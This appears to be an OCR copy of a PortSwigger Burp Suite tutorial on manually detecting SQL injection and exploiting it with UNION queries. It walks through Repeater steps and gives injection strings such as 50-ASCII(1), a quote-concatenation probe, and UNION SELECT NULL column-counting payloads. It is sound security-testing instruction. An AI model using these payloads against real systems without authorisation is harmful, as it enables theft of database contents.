
Go to the Repeater tab.

We can alter the value of the parameter in either the "Raw" or "Params" tabs.


The first step is to alter the value simply to a different number.

By using this method, we can ascertain whether altering the parameter has an effect on the application.


Click "Go" to send the altered request to the server.



The results of the request can be viewed in the response section of the "Repeater" tool.
In this example we have chosen to represent the response using the "Render" tab.
We can clearly see the "User ID", "User name" and "Email" have changed.
The application is displaying the details of another user.
We have confirmed that the application is using the 'id' parameter to retrieve stored data.



The next step is to detect that the parameter is being evaluated arithmetically.
We can enter a calculation in to the parameter and monitor the response from the server.
In this example, we supply the value 3-2 and the application returns the information for "User id 1". The application is therefore evaluating the parameter arithmetically.
This behavior may point towards various possible vulnerabilities, including SQL injection.




The next step is to input SQL-specific keywords and syntax in to the parameter to compute the required value, thereby verifying that a SQL injection vulnerability is present.

A good example of this is the ASCII command, which returns the numeric ASCII code of the supplied character. In this example, because the ASCII value of the character 1 is 49, the following expression is equivalent to 1 in SQL:

```
50-ASCII(1)
```

The page is displayed without any errors and shows the details of user 1. This is because the injected SQL syntax is equivalent to the value 1. This shows that the application is evaluating the input as an SQL query.


Manual testing for string based SQL-specific parameter manipulation




First, ensure that Burp is correctly configured with your browser.

Ensure "Intercept is off" in the Proxy "Intercept" tab.

Visit the web page of the application that you are testing.
Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.
Now send a request to the server. In this example by clicking the help button.



The request will be captured in the Proxy "Intercept" tab.
The parameter we will attempt to manipulate is the "id" parameter in the URL.
Right click on anywhere on the request and click "Send to Repeater".




Go to the Repeater tab.

Use the "Go" button to send the request to the server.


The response can be viewed in the opposite side of the Repeater panel.

We can alter the value of the parameter in either the "Raw" or "Params" tabs.

In this example we have added a single letter "z" to the value of the parameter.



The additional letter causes a change in the response from the application.
This demonstrates that the parameter is being used to retrieve content.




The next step is to confirm that the value of the parameter is being evaluated as an SQL query. Thereby verifying the possibility of a SQL injection flaw.

In this example we have changed the value of the parameter from `user-info.php` to `user'%20'-info.php`.

`%20` is a URL-encoded space, and a space can be used to concatenate strings in some SQL databases.

If the response from the application now matches the original response, then it is clear that the application is evaluating the parameter within an SQL query.



On this occasion there is no error message or change in the response.


This indicates that the input is being incorporated into a SQL query in an unsafe way.

We can verify this in the "Response" section of the repeater tab or by sending the request to the application via the browser.

From <https://support.portswigger.net/customer/portal/articles/2163756-Methodology_SQL-specific%20Parameter%20Manipulation.html>


Once you have established that a database is vulnerable to SQL injection, it is often useful to exploit the vulnerability to demonstrate any potential implications. A successful SQL injection exploit can potentially read sensitive data from the database, modify database data, execute administration operations on the database and in some cases issue commands on the operating system.

The UNION operator is used in SQL to combine the results of two or more SELECT statements. When a web application contains a SQL injection vulnerability that occurs in a SELECT statement, you can often employ the UNION operator to perform an additional query and retrieve the results.



First, ensure that Burp is correctly configured with your browser.


Ensure "Intercept is off" in the Proxy "Intercept" tab.



Visit the web page of the application that you have identified as having a potential SQL injection vulnerability.

Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Now send a request to the server. In this example by refreshing the page.




The request will be captured in the Proxy "Intercept" tab.

The parameter we will attempt to exploit is the "id" parameter in the URL.

The first task is to discover the number of columns returned by the original query being executed by the application, because each query in a UNION statement must return the same number of columns.

Right click on anywhere on the request and click "Send to Repeater".




In this example we exploit the fact that NULL can be converted to any data type to systematically inject queries with different number of columns until the injected query is executed.


For example:

```
UNION SELECT NULL--
UNION SELECT NULL, NULL--
UNION SELECT NULL, NULL, NULL--
```

Note: In this example we do not need a single quote to terminate any existing string. In addition, the space character must be encoded as %20.




The application displays an error message that can be viewed in the response tab. The error message says that the used `SELECT` statements have a different number of columns.



We can continue adding `NULL`s to our query until we see a change in the application's response.

Our query is executed when the number of columns returned by our injected query is equal to the number in the original query.

When we inject 8 `NULL`s, the page displays the content without any issues and there are no error messages. When we add a 9th `NULL` to the query, the application produces an error. So we can infer that the original query returns 8 columns.



Having identified the number of columns, the next task is to discover a column that has a string data type so that we can use this to extract arbitrary data from the database.

We can do this by injecting a query containing the required number of `NULL`s, as we have previously, and replacing each `NULL` in turn with `'a'`.

For example:

```
UNION SELECT 'a', NULL, NULL ...
UNION SELECT NULL, 'a', NULL ...
UNION SELECT NULL, NULL, 'a' ...
```

Details
User ID: **0**

User name: **admin**

